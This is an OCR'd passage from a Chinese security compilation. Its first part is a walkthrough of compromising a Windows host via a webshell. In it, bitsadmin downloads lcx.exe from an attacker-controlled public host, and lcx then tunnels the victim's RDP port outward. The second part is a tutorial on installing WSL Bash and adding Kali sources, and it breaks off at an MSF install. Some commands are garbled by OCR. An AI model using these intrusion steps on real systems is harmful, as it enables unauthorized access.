


图9 大马访问失败

由于这只是一个登陆页面，也没有发现有文件上传功能，所以我们可以使用第三种方法了，使用系统自动的远程文件下载工具，通过上面我们使用 version 查看到操作系统是 windows 的，所以我们选择使用 bitsadmin，通过 bitsadmin 来下载我们放在公网主机上面的 lcx，对于 bitsadmin，主要使用语法如下：

bitsadmin /transfer n http://独立外网 ip/lcx.exe c:\lcx.exe

n 是 jobname，可以随便命名，后面的一个是远程文件的路径，最后一个参数是下载到服务器的路径及文件名！当我们使用该命令下载 lcx 到服务器上面时，居然提示 failed，如图 10 所示：

图10 bitsadmin 下载 lcx 到服务器失败

如果你信他真的失败了，那么就就太天真了，这里可能有一个原因是菜刀马连接超时了，所以我们依然使用 dir 来查看下，此时你会很兴奋，如图 11 所示：




图11　　lcx 文件上传成功

如果真的下载失败了，可以更名后在进行下载试试！

4.6 端口转发

既然端口转发工具上传成功了，我们可以通过命令执行 lcx 来看看 lcx 的使用帮助，如图 12 所示：




图12　　lcx 使用帮助

简单点来说，主要使用方法如下：

本地 lcx -listen 51 3388

肉鸡 lcx -slave 本机 ip 51 肉鸡 ip 3389

本机 ip 指的是外网独立 ip 的 windows 主机的 ip！

则连接为：127.0.0.1:33891 ，另外可通过本地（局域网）连接本机 ip（外网独立 ip）的 33891 端口进行连接！

51 改则两个改，3388 可改！

简单点来说，就是本机将肉鸡转发过来的端口进行监听，并转发到本机的另一个端口上面，通过连接另一个端口来间接连接肉鸡的 33898！

本次我们打算将肉鸡的 3389 转发到我们本机的 51 端口上面，在将 51 端口转发到本机的 3388 端口，我们先在本机进行监听，如图 13 所示，成功监听。




图13　　外网 ip 上面进行监听

此时我们执行第二条命令来连接到外网 IP 的 51 端口上面，但是我们发现虚拟终端提示 failed，如图 14 所示：




图14　　lcx 转发 failed

根据上一个我们怀疑可能不是 failed，我们通过查看我们外网 IP 的监听情况，发现内网主机已成功将 3389 转发到了 51 端口上面，如图 15 所示：




图15　　内网已成功转发

通过以上相关操作，我们端口转发已成功，最后就是在本地（局域网）来连接我们外网 IP 的 3388 端口来间接远程桌面连接内网的 3389 端口！

4.7 远程桌面连接

最后我们只需要远程桌面连接外网 IP 的 3388 端口即可，如图 16 所示，我们成功通过远程桌面连接了内网的主机。

图16　　成功连接到内网的 3389 端口

4.8 总结

本篇文件主要是介绍一个简单的通过公网渗透来连接映射出来的内网主机的远程桌面端口；其次也是简单介绍了文件上传的三种方式，其中，对于 linux 大家都熟悉使用 wget，但是对于 windows 的，可能还是有部分人不知道 bitsadmin 这个命令可以远程下载网络文件（可能我是菜鸟，所以知道得晚）；还有就是对于 jsp 的网站，如果我们大马上传不成功，那么我们可以先上传一个普通马（我遇到的基本都能成功上传，前提是能上传 jsp 文件哈），然后使用 jsp 一句话客户端来进行大马上传，这样一般都能上传成功，但是能不能正常访问就看个人的人品了；最后就是由于菜刀这个工具也是人开发出来的，所以可能还是存在一定的缺陷（也可能是我自身的使用问题），就是对于连接时间或者数据传输的一些小问题，如果显示内容过多，那么就会直接显示 failed，或者有些命令有延迟，也会显示 failed，但是本机却还在执行命令中，所有有时菜刀虚拟终端提示的 failed，最好是验证下，不要看到 failed，就认为是失败了！

5.Windows 10 子系统 Bash 环境安装


myles007

5.1 笔记前言

写这篇学习笔记的原因，主要是这个 Windows 10 子系统（Ubuntu）真的很棒，个人喜欢的很，所以一定要推荐给大家，再有就是实在是在安装和使用的过程中遇到了各种“坑”，网上又找不到啥详细的资料，所以这里将自己的学习过程和遇到的“坑”一一记录下来，避免大家再在这些“坑”上面花费无谓的时间。

5.2 启用 windows 10 子系统


Window 10 64 位系统,默认其为我们提供“Bash on Windows”的子系统功能，我们只要安装好，就可以获取一个 Windows 10 下的 Ubuntu linux 系统。这里首先需要启用此功能模块，具体操作步骤详解如下：
“控制面板” - “程序与功能” - “启用或不安不 Windows 功能” - 勾选“适用于 Linux 的 Windows 子系统(Beta)”



5.3 启动 Bash on Windows 子系统

5.3.1 调用 Bash 子系统报错

我们直接进入 cmd 命令操作界面，输入 bash 就会出现如下提示信息。




1. C:\Users\admin>bash
2. -- Beta 版功能 --
3. 这将在 Windows 上安装由 Canonical 分发的 Ubuntu，
4. 根据其条款的授权参见此链接:
5. https://aka.ms/uowterms
6. 若要使用此功能，必须启用开发人员模式。
7. 按任意键继续...

提示信息：要求我们启用 bash 之前，需要先开启“开发人员模式”。

5.3.2 启用“开发人员模式”

有关如何开启 Windows 10 的“开发人员模式”，具体配置步骤配置如下。

- （1）通过“设置”进入“更新和安全”；



- （2）勾选启用“开发人员模式”

5.3.3 再次调用 Bash 子系统

精彩预告：第一个坑就出现在这个子系统更新过程中，具体什么情况大家如果跟随我安装的化，就肯定已经看到了，相关解决办法笔记在下文已经给出。

- （1）系统下载报错


在我们启用“开发人员模式”后，我们再次进入 CMD 命令行下启动 Bash 子系统，我们正常的进入 Ubuntu 子系统系统的安装进程，但是发现其在下载子系统的过程中报错了，报错信息如下。

截图：

- （2）解决方法

在进行更新源的时候，一般国内默认情况下可能会出现网络连接错误的报错信息，这主要是由于子系统更新源的服务器不在国内，这导致国内的 DNS 服务器在进行域名解析时无法正


常解析，所以遇到此种情况，大家可以将个人的 DNS 服务配置为 4.2.2.1 或 4.2.2.2，基本就能解决上面的问题了，当然更新速度可能不会很好，请大家要有心理预期。



- （3）系统安装配置

在能正常下载子系统后，会给出两个确认选项，直接键入 y 即可，随后在正式进入 bash 环境前，系统还需要为我们创建一个普通用户，我直接安装提示输入用户名和密码即可正常进入系统了。


有关 Ubuntu 子系统下载的相关内容截图说明如下所示：



1. C:\Users\admin>bash
2. -- Beta 版功能 --
3. 这将在 Windows 上安装由 Canonical 分发的 Ubuntu，
4. 根据其条款的授权参见此链接:
5. https://aka.ms/uowterms
6. 键入“y”继续: y　　# 确认进行 ubuntu 子系统的下载安装；
7. 正在从 Windows 应用商店下载... 100%
8. 正在提取文件系统，这将需要几分钟的时间...
9. 是否要将 Ubuntu 区域设置设置为与 Windows 区域设置(zh-CN)匹配?
10. 默认区域设置为 en_US。
11. 键入“y”继续: y　　# 确认时间区域选择

5.3.4 正式进入子系统环境

待更新包更新完成，我就可以直接使用 Ubuntu 环境下的 Ubuntu 的 Bash 环境了，具体使用界面如下。



其实到这里，我们就已经获取了一个独立的 Ubuntu linux 系统了，想干什么都可以了，后面针对 linux 的使用，这里会继续为像我自己这样的小白补充一点常用内容和使用过程中遇到的问题。

5.4 kali 镜像源配置

我们搞安全的小伙伴，可能经常会用到渗透测试的工具，特别是像 MSF 平台，所这里我们需要将原来的 Ubuntu 系统的 APT 更新源修改为 kali 的源，这样我们更新和安装各类安全工具的时候就更方便了，具体修改 apt 更新源的方法其实很简单，就是直接使用 vim 编辑器编辑/etc/apt/sources.list 源文件。

精彩预告：第二个使用“坑”就在这里，虽然直接将 ubuntu 的源更换为 kali 的源很简单，但是大家使用更新时一定会发现无法正常使用，具体原因和解决的方法，大家继续向下看。

5.4.1 首先，备份下源文件


为了方式万一，我这里安装修改配置文件的正常过程，先备份源配置文件内容，方便出错是好进行相应的恢复工作。


```
1. myles~$
2. myles~$ cd /etc/apt/
3. myles~$ sudocpsources.listsources.list.bak
4. myles~$
```

5.4.2 修改更新源为 kali 的镜像源

1. 修改 souces.list 更新源
   笔者这里直接使用东软学院的 kali 镜像源，已经测试过，很好用。这里我们直接删除 sources.list 原文件中的原内容，新增下面的内容，然后保存即可。

```
deb http://mirrors.neusoft.edu.cn/kali kali-rolling main
```



注：Neusoft 镜像站：http://mirrors.neusoft.edu.cn/

2. 更新源列表信息报错

在修改完原 Ubuntu 系统的更新源之后，我清理了下更新列表，随后使用命令 apt update 更新源列表信息是报错了，报错信息显示“由于没有公钥，无法验证下载签名： xxxxxxx”，这样也就是说修改的 kali 源无法正常使用了。

3. 报错原因分析

经过相关资源的学习查询，发现原来是由于我们当前的系统是 ubuntu，而 ubuttu 系统本身是没有 kali 源需要使用校验使用的“公钥”的，而同时我们又没去下载相应的公钥，直接使用 apt update 进行源列更新，系统就会报错说没有找到公钥，继而无法使用 kali 源提供的服务内容，那么接下来就是下载相应的 kali“公钥”就可以解决问题了，具体的方法见下一下节内容。

5.4.3 正常更新 kali 源的操作方法

在 ubuntu 系统上配置 kali 的源时，除了要配置更新源以外，我们还需要下载相应的 kali 源的校验码，大家参加下面的两步操作就能正常使用 kali 的更新源了。


1) 第一步：下载更新源的公钥（如果你不知道可以直接运行一次 apt update,运行报错后会给出秘钥信息。）

```
myles@ifly-21171:~$  sudo apt-key adv --keyserver
keyserver.ubuntu.com --recv ED444FF07D8D0BF6
```

注：这里的下载接收的一串码`ED444FF07D8D0BF6`其实就是报错信息中给出的那一串码。

2) 第二步：更新源列表信息

```
1. myles@ifly-21171:~$  sudo apt clean      #清理缓存
2. myles@ifly-21171:~$  sudoatp update     #更新源列表
```



5.5 软件安装

5.5.1 MSF 框架安装

精彩预告：这里是本文的第三个“坑”，这个坑是真心的坑，就是我们在安装 MSF 框架时，无论怎么安装它就是不停的报错，就是死活安装不上，那么具体原因是什么，请大家跟我走...

1) MSF 安装报错

i. MSF 平台安装

